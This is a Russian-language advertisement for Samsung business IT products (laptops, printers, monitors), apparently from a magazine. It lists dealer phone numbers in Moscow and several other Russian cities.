Москва: АБ-групп (095) 745-5175; Акситек (095) 784-7224; Банкос (095) 128-9022; ДЕЛ (095) 250-5536; Дилайн (095) 969-2222; Инкотрейд (095) 176-2873; ИНЭЛ (095) 742-6436; Карин (095) 956-1158; Компьютерный салон SMS (095) 956-1225; Компания КИТ (095) 777-6655; Никс (095) 974-3333; ОЛДИ (095) 105-0700; Регард (095) 912-4224; Сетевая Лаборатория (095) 784-6490; СКИД (095) 232-3324; Тринити Электроникс (095) 737-8046; Формоза (095) 234-2164; Ф-Центр (095) 472-6104; ЭЛСТ (095) 728-4060; Flake (095) 236-992; Force Computers (095) 775-6655; ISM (095) 718-4020; Meijin (095) 727-1222; NT Computer (095) 970-1930; R-Style Trading (095) 514-1414; USN Computers (095) 755-8202; ULTRA Computers (095) 729-5255; ЭЛЕКТОН (095) 956-3819; ПортКом (095)777-0210; **Архангельск:** Северная Корона (8182) 653-525; **Волгоград:** Техком (8612) 699-850; **Воронеж:** Рет (0732) 779-339; РИАН (0732) 512-412; Сани (0732) 54-00-00; **Иркутск:** Билайн (3952) 240-024; Комтек (3952) 258-338; **Краснодар:** Игрек (8612) 699-850; **Лабытнанги:** КЦ ЯМАЛ (34992) 51777; **Липецк:** Регард-тур (0742) 485-285; **Новосибирск:** Квеста (38322) 332-407; **Нижний Новгород:** Бюро-К (8312) 422-367; **Пермь:** Гаском (8612) 699-850; **Ростов-на-Дону:** Зенит-Компьютер (8632) 950-300; **Тюмень:** ИНЭКС-Техника (3452) 390-036.



ИТ-решения Samsung для бизнеса

Не секрет, что многие преуспевающие компании выбрали технику Samsung для построения внутренней информационной структуры. Продукты Samsung помогают добиваться успеха в бизнесе как глобальным корпорациям, так и небольшим фирмам. Революционные технологии, используемые в наших ноутбуках, печатных устройствах и мониторах, позволяют Samsung по праву называться ведущей ИТ-компанией.

SAMSUNG

Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1. Информационный центр: 8-800-200-0-400. www.samsung.ru. Товар сертифицирован.